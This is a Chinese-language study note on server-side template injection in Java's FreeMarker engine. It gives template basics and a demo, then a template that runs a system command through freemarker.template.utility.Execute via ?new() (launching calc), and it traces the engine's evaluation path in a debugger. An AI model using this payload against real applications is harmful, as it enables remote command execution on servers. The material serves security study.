
Java SSTI注入学习
Java SSTI注入分析学习
FreeMarker
FreeMarker模板文件主要由如下4个部分组成:
(1)文本:直接输出的部分
(2)注释:使用<#-- ... -->格式做注释,里面内容不会输出
(3)插值:即${...}或#{...}格式的部分,类似于占位符,将使用数据模型中的部分替代输出
(4)FTL指令:即FreeMarker指令,全称是:FreeMarker Template Language,和HTML标记类似,但名字前加#予以区分,不会输出。FreeMarker采用FreeMarker Template Language(FTL),它是简单的,专用的语言。但是FTL不是像PHP那样成熟的编程语言,这意味着需要其他真实变成语言中进行数据准备,比如数据库查询和业务运算,之后模板显示已经准备好的数据。在模板中,你可以专注于如何展现数据, 而在模板之外可以专注于要展示什么数据。
FreeMarker是一个模板引擎,一个基于模板生成文本输出的通用工具,使用纯Java编写,模板中没有业务逻辑,外部Java程序通过数据库操作等生成数据传入模板(template)中,然后输出页面。它能够生成各种文本:HTML、XML、RTF、Java源代码等等,而且不需要Servlet环境,并且可以从任何源载入模板,如本地文件、数据库等等。
demo:
hello.ftl
<html>
<head>
    <meta charset="utf-8">
    <title>Freemarker入门</title>
</head>
<body>
<#--我只是一个注释,我不会有任何输出 -->
${name}你好,${message}
</body>
</html>
HelloFreeMarker.java
public class HelloFreeMarker {
    public static void main(String[] args) throws Exception{
        //1.创建配置类
        Configuration configuration = new Configuration(Configuration.getVersion());
        //2.设置模板所在的目录
        configuration.setDirectoryForTemplateLoading(new File("D:\\develop\\idea\\SSTI\\src\\main\\resources"));
        //3.设置字符集
        configuration.setDefaultEncoding("utf-8");
        //4.加载模板
        Template template = configuration.getTemplate("hello.ftl");
        //5.创建数据模型
        Map map=new HashMap();
        map.put("name", "张三");
        map.put("message", "欢迎来到我的博客!");
        //6.创建Writer对象
        Writer out =new FileWriter(new File("D:\\develop\\idea\\SSTI\\src\\main\\resources\\hello.html"));
        //7.输出
        template.process(map, out);
        //8.关闭Writer对象
        out.close();
    }
}
hello.html 最后运行生成的
<html>
<head>
    <meta charset="utf-8">
    <title>Freemarker入门</title>
</head>
<body>
张三你好,欢迎来到我的博客!
</body>
</html>
存在命令执行的hello.flt,运行解析则弹出计算器
<html>
<head>
    <meta charset="utf-8">
    <title>Freemarker入门</title>
</head>
<body>
<#--我只是一个注释,我不会有任何输出 -->
${name}你好,${message}
<h3>
    <#assign value="freemarker.template.utility.Execute"?new()>${value("calc")}
</h3>
</body>
</html>
直接在template.process(map, out);输出这一句断点

获取根节点,调用visit

把父节点放入栈中 取出每一个子节点再调用visit,最后弹栈,每一个节点调用各自的accept方法


如上图的红框TextBlock#accept输出文本,Comment注释直接返回null
DollarVariable#accept

跟进eval函数,看其如何拿值

最后到rootDataModel#get是从开始封装的Environment去那了值 ,回到accept判断是字符串则直接返回

接着看一下assign标签是如何触发命令执行的
调用eval方法


这里的MethodCall继承了Expression,
跟进调用NewBI#_eval

首先,这个利用的类必须是TemplateModel的子类,且不是BeanModel的子类,返回了此类的构造器
